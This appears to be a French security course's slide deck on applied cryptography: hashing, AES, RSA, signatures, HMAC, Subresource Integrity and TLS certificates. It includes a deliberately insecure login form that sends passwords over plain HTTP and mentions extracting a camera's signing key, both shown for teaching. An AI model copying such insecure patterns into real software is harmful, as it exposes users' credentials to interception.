
Jeux sous Linux :

- quelle est la donnée à protéger ?
- compte local games (uid 5) et binaires de jeu en setuid

Exemple 2

```
<form action="http://caramail.lycos.fr/lsc/signin/action.jsp" method="post">
<input name="login" value="Identifiant" type="text">
<input name="hiddenlogin" value="Identifiant" type="hidden">
<input name="hiddenpassword" value="*****" type="hidden">
<input name="password" value="****" type="password">
<input id="$id" value="Connexion" type="submit">
<input name="ssl" type="checkbox">Sécurisée SSL
<input value="secure.caramail.lycos.fr" id="hiddenserver" type="hidden">
</form>
```


Man-in-the-middle ?



Terminologie

Différence hachage/chiffrement/encodage (et pas cryptage) ?


Hachage



Texte

Empreinte
Condensat
Haché

Hachage



Texte

Empreinte
Condensat
Haché

MD5, SHA1, SHA256, SHA384, SHA512, SHA3 (Keccak), BLAKE2, Poseidon...

Collisions MD5 et SHA1


Exercice

Aller sur la page <http://www.links.org/?p=6> pour découvrir la collision dans MD5


Exercice

Aller sur la page <https://shattered.io/> pour découvrir la collision dans SHA1

Chiffrement symétrique



Chiffrement symétrique



Chiffrement :

- par flot : ~~RC4, A5/1, A5/2~~, Salsa20, ChaCha20
- par bloc : ~~3DES, Blowfish, AES, Twofish, CAST, Skipjack, IDEA~~

AES

- réseau de substitutions et de permutations (décalages)
- blocs de 128 bits
- clés de 128, 192 ou 256 bits.
- 10, 12 ou 14 tours de transformation, selon la taille de la clé
- implémentations matérielles dans processeurs x86 et amd64 (AES-NI)


Chiffrement symétrique

Modes d'opération de chiffrement par bloc :


- ECB (*electronic codebook*) : on peut retrouver des motifs
- CBC (*cipher bloc chaining*)
- CFB (*cipher feedback*)
- OFB (*output feedback*)
- CTR (*counter*)
- GCM (*Galois counter mode*)
- etc.

Nécessitent parfois un vecteur d'initialisation (IV) pour le premier bloc

Chiffrement asymétrique



Chiffrement asymétrique



RSA, ElGamal, ECC (courbes elliptiques)

RSA simplifié

- p et q : nombres premiers très grands
- $n = p \times q$
- $\varphi(n) = (p - 1)(q - 1)$
- choisir e tel que premier avec $\varphi(n)$
- calculer d tel que $e \times d \equiv 1 \pmod{\varphi(n)}$

RSA simplifié

- p et q : nombres premiers très grands
- $n = p \times q$
- $\varphi(n) = (p - 1)(q - 1)$
- choisir e tel que premier avec $\varphi(n)$
- calculer d tel que $e \times d \equiv 1 \pmod{\varphi(n)}$

- (n, e) : clé publique
- d : clé privée (n connu dans clé publique)

RSA simplifié

- p et q : nombres premiers très grands
- $n = p \times q$
- $\varphi(n) = (p - 1)(q - 1)$
- choisir e tel que premier avec $\varphi(n)$
- calculer d tel que $e \times d \equiv 1 \pmod{\varphi(n)}$

- (n, e) : clé publique
- d : clé privée (n connu dans clé publique)


- chiffrement : $C \equiv M^e \pmod{n}$
- déchiffrement : $M \equiv C^d \pmod{n}$
- car $(M^d)^e \equiv M \pmod{n}$

Chiffrement asymétrique

Alice veut chiffrer un fichier F pour Bob :


- elle génère aléatoirement une clé temporaire K (256 bits)
- elle chiffre le fichier F en AES avec la clé :
 $E = \text{AES}_K(F)$
- elle chiffre la clé K avec la clé publique de Bob :
 $T = \text{RSA}_{\text{pub Bob}}(K)$
- elle transmet E et T à Bob
- Bob déchiffre T avec sa clé privée :
 $K' = \text{RSA}_{\text{priv Bob}}(T) = K$
- Bob déchiffre E avec la clé temporaire K :
 $F' = \text{AES}_K^{-1}(E) = F$

Signature - principe




DSA, ECDSA, EC Schnorr, Post-Quantique (CRYSTALS-Dilithium, FALCON, SPHINCS+)


Signature - fonctionnement



HMAC (Hash-based Message Authentication Code)



HMAC (Hash-based Message Authentication Code)



- vérification de l'intégrité de données liée à un secret partagé
- ceux qui connaissent le secret peuvent avoir émis le message : n'assure pas la non réputation
- implémentation naïve : Hash(msg . K)
- implémentation réelle plus compliquée (padding, découpage, etc.)

Exemple 3

Nikon "Image Authentication" :

- signature ajoutée aux métadonnées EXIF des images
- vérification par le logiciel Nikon (preuve légale)
- fonctionnement non publié :
 - SHA-1 des métadonnées
 - SHA-1 de l'image
 - signature (RSA 1024) des empreintes avec une clé privée contenue dans les appareils photo
 - stockage des deux valeurs dans un tag EXIF

Exemple 3

Nikon "Image Authentication" :

- signature ajoutée aux métadonnées EXIF des images
- vérification par le logiciel Nikon (preuve légale)
- fonctionnement non publié :
 - SHA-1 des métadonnées
 - SHA-1 de l'image
 - signature (RSA 1024) des empreintes avec une clé privée contenue dans les appareils photo
 - stockage des deux valeurs dans un tag EXIF
- extraction possible de la clé privée depuis la caméra (pas de puce de cryptographie spécifique)

Exemple 4

```
<head>
<script
    src="https://code.jquery.com/jquery-2.1.14.min.js">
</script>
```

Subresource integrity (SRI)

```
<head>
<script
    src="https://code.jquery.com/jquery-2.1.4.min.js"
    integrity="sha384-R4/ztc4Z1RqWjqIuvf6RX5yb/v[...]
        tRxiGkqveZETq72KgDVJCp2TC"
    crossorigin="anonymous">
</script>
```

Empreinte souvent indiquée sur les sites proposant le contenu

Comment faire

Solutions

- ✓ ne pas transmettre en clair des informations sensibles (mots de passe, etc.) : utiliser du chiffrement (TLS ou SSH par exemple)
- ✓ ne pas stocker en clair des informations sensibles (hacher les mots de passe)
- ✓ contrôler l'intégrité des données échangées (signature ou HMAC)
- ✓ utiliser SRI (*Subresource integrity*) pour charger du code JavaScript distant

Comment faire

Solutions

- ✓ API : ne transmettre que les données strictement nécessaires dans les réponses (pas de JSON automatique de l'ensemble des champs des objets)
- ✓ utiliser les protections des systèmes d'exploitation pour restreindre l'accès aux fichiers sensibles ou utiliser un service avec un compte différent (pour une application lourde)
- ✓ attention à la sécurité par l'obscurité !

SuperBouchons

Exercice

Remplacer l'utilisation d'une version locale de jquery par celle du CDN de jquery (`resources/templates/template.html`).

SuperBouchons


Exercice

Remplacer l'utilisation d'une version locale de jquery par celle du CDN de jquery ([resources/templates/template.html](#)).

Idem pour AngularJS ([resources/templates/admin.html](#)).

Et pour [/shops](#) ?

Certificat X.509



Certificats TLS

```
/tmp$ openssl x509 -text -in mail.google.com.pem
Certificate:
Data:
    Version: 3 (0x2)
    Serial Number: 8268563300220046056 (0x72bfd68348728ae8)
Signature Algorithm: sha256WithRSAEncryption
    Issuer: C=US,O=Google Inc,CN=Google Internet Authority G2
Validity
    Not Before: Mar 22 16:58:47 2017 GMT
    Not After : Jun 14 16:17:00 2017 GMT
Subject: C=US,ST=California,L= Mountain View,O=Google Inc,
          CN=mail.google.com
Subject Public Key Info:
    Public Key Algorithm: id-ecPublicKey
        Public-Key: (256 bit)
        pub:
            04:c4:a8:42:46:d3:55:24:9a:74:e3:93:d8:94:ee:
            [...]
            77:8e:33:fb:17
    ASN1 OID: prime256v1
    NIST CURVE: P-256
```

Certificats TLS

X509v3 extensions:

X509v3 Extended Key Usage:

TLS Web Server Authentication, TLS Web Client Authentication

X509v3 Key Usage:

Digital Signature

X509v3 Subject Alternative Name:

DNS:mail.google.com, DNS:inbox.google.com

Authority Information Access:

CA Issuers - URI:http://pki.google.com/GIAG2.crt

OCSP - URI:http://clients1.google.com/ocsp

X509v3 Subject Key Identifier:

03:70:C8:7E:F0:[...]:30:93:D6:0B:8B

X509v3 Basic Constraints: critical

CA:FALSE

X509v3 Authority Key Identifier:

keyid:4A:DD:06:[...]:1A:BA:5A:81:2F

X509v3 Certificate Policies:

Policy: 1.3.6.1.4.1.11129.2.5.1

Policy: 2.23.140.1.2.2

X509v3 CRL Distribution Points:

Full Name:

URI:http://pki.google.com/GIAG2.crl

Certificats TLS


```
Signature Algorithm: sha256WithRSAEncryption
    62:57:99:d1:d3:19:6d:ba:0f:9a:6e:68:75:0f:3e:68:55:35:
    [...]
    79:dd:ba:14
-----BEGIN CERTIFICATE-----
MIID1jCCAr6gAwIBAgIIcr/Wg0hyiugwDQYJKoZIhvcNAQELBQAwSTELMAkGA1UE
[...]
BFw6M3JrNoPXTIOUi7goVYsnUU6ZeXnduhQ=
-----END CERTIFICATE-----
```

Concaténation des certificats AC intermédiaires dans le certificat du serveur

IGC / PKI

Infrastructure de gestion de clés / public key infrastructure (PKI) :

- surtout de l'organisation et des procédures
- autorité racine de confiance (AC racine) :
 - clé privée très sensible
 - clé publique (dans un certificat autosigné) déployée dans les magasins de certificats des systèmes
- autorités intermédiaires de certification (AC)
- signature des demandes de certificat (CSR) pour les entités finales par les AC suite à analyse par l'autorité d'enregistrement (AE)



Modes :

- décentralisé : génération du bicalé par l'entité et clé publique placée dans la CSR
